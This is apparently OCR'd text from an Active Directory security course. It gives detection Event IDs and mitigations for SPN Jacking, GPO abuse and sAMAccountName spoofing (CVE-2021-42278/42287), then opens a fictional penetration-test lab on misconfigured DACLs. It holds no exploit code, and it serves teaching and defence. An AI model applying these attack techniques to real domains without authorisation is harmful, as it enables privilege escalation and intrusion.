
Detection

Detecting SPN Jacking involves monitoring specific security events related to Service Principal Name (SPN) modifications:

- `Monitoring Computer Account Changes`: Keep an eye on `Event ID 4742`, which logs changes to a computer account. This event becomes crucial for detecting SPN Jacking when the `ServicePrincipalName` attribute changes in a way that does not match the computer's DNS names, potentially indicating unauthorized alterations.



- `Tracking Kerberos Service Ticket Requests`: Pay close attention to Kerberos ticket requests, particularly those logged under `Event ID 4769`. This monitoring is essential for spotting SPN Jacking, especially when the `Transited Services attribute` in S4U2Proxy requests `is not blank`, or when both the account information and service information in S4U2Self requests `point to the same account`, which can be indicative of attempts to misuse SPN for privilege escalation.



Mitigation

Preventive strategies for SPN Jacking include:

- `Active Directory Auditing`: Regular audits should be conducted to check for anomalous WriteSPN rights and ghost SPNs linked to Constrained Delegation.
- `Protected Users Group`: Adding privileged accounts to the Protected Users group can prevent impersonation through Kerberos delegation.


GPO Attacks

Detection

For effective detection of GPO abuse, it is crucial to monitor specific Windows Event IDs that log changes in GPO configurations. This monitoring can help identify unauthorized modifications, creations, or deletions of GPOs. These events are not being monitored by default


The event IDs required to detect changes in GPOs are not enabled by default, to enable it, we need to navigate to do the following:

1. Open the Group Policy Management Console on a domain controller.
2. Edit the appropriate Group Policy Object that applies to your domain controllers, typically the `Default Domain Controller Policy`.
3. Go to Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration -> Audit Policies.
4. Select `DS Access` and ensure that `Audit Directory Service Changes` is configured to log `Success`.



The relevant Event IDs to track include:

- `Event ID 5137 (Created)`: Logs the creation of new objects, such as GPOs, providing visibility when new policies are established.
- `Event ID 5136 (Modified)`: Logs modifications made to existing objects, including any changes to GPOs, which is vital for catching unauthorized alterations that could affect network behavior.
- `Event ID 5141 (Deleted)`: Logs when an object, such as a GPO, is deleted, which can indicate potential malicious activity aimed at reducing security controls.



Mitigation

To mitigate the risks associated with GPO abuse, a comprehensive approach involving several layers of defense is recommended:


- `Regular Audits and Reviews`: Conduct regular audits of existing GPOs to ensure that their configurations are still in alignment with organizational security policies and operational requirements. This includes verifying that only authorized users have edit permissions on critical GPOs.
- `Role-Based Access Control (RBAC)`: Implement strict role-based access controls to ensure that only personnel with a legitimate need can modify GPOs. This minimizes the risk of insider threats and reduces the potential impact of compromised accounts.
- `Change Management and Approval Processes`: Establish a robust change management process that includes approval workflows for any changes to GPOs. This process should include thorough testing and review of GPO changes in a non-production environment before they are applied live.

sAMAccountName Spoofing

Detection

Detecting sAMAccountName Spoofing involves closely monitoring changes to account names that may indicate manipulation attempts:

- `Monitoring Account Name Changes`: Pay attention to `Event ID 4781`, which records when the name of an account is changed. This event is pivotal for detecting sAMAccountName Spoofing, especially when alterations to account names deviate from typical naming conventions. An indicator of spoofing is when computer account names are modified to omit the standard `$` at the end, which is generally used for system accounts in Windows environments. Such changes can suggest attempts to impersonate legitimate accounts to gain unauthorized access or elevate privileges.



Mitigation

Strategies to mitigate risks associated with sAMAccountName Spoofing:

- `Patch and Update Systems`: Ensure that all devices hosting AD domain controller roles have the latest security updates installed, particularly those that address known vulnerabilities like `CVE-2021-42278` and `CVE-2021-42287`.

These detailed strategies for each attack vector provide a comprehensive approach to bolstering defenses against DACL-related threats, ensuring that systems are both resilient to attacks and capable of identifying potential breaches promptly.

Closing Thoughts

The landscape of cybersecurity, particularly within the realm of Discretionary Access Control Lists (DACLs), is constantly evolving. Mastering the intricacies of DACLs requires an ongoing commitment to learning and adaptation. Throughout this module, we've explored sophisticated techniques that malicious actors employ to exploit DACL vulnerabilities, and we've equipped you with robust strategies for both detection and mitigation.

It is crucial to recognize that threats associated with DACL misconfigurations will persist as attackers continually refine their tactics. Thus, staying informed and proactive is imperative for maintaining robust defenses against such vulnerabilities. Whether you are a security professional in an offensive or defensive role, understanding the nuances of DACLs empowers you to better safeguard your organization's digital assets.

We've covered a range of tools and tactics in this module that enhance your capabilities in detecting and abusing DACL attacks. Remember, the deeper your understanding of DACL security, the more adept you become at navigating its complexities—transforming knowledge into effective defense mechanisms. This expertise not only boosts your professional growth but also contributes significantly to the cybersecurity posture of the organizations you support.

While our primary objective is to fortify security, the journey of learning and application should also be engaging and rewarding. Embrace the challenges and opportunities that DACL security presents, and enjoy the process of becoming a more proficient and knowledgeable cybersecurity professional.

Skills Assessment

It is time to chain together all the DACL abuses and attacks covered throughout the module.

Scenario

Inlanefreight, a company specializing in customized global freight solutions, recently promoted a technical support staff member to the position of Systems Administrator. However, due to their lack of experience, they have struggled with implementing and adhering to AD security best practices. This new admin has inadvertently granted privileged and unnecessary access rights to various network objects, violating the principle of least privilege. As a result, the company is concerned that, in the event of a breach, the consequences could be catastrophic.

Understanding your deep expertise in AD security and your proficiency in exploiting misconfigured DACLs, they have sought your services for a penetration test on their AD environment, with a primary focus on auditing the DACLs of different network objects.

For this internal assessment, Inlanefreight has provided you with a computer named `SDE01` and an account named `taino`. To connect to SDE01, you should use the target IP address and use RDP. Once connected, you will begin enumerating and testing Inlanefreight's AD environment to assess their security posture.

Rules of Engagement

The company has one specific rule of engagement that must be followed during the penetration test. Violating it will void the contract. You must adhere to the following:

Only exploit DACL attacks covered in this module to gain access to the Domain Controller.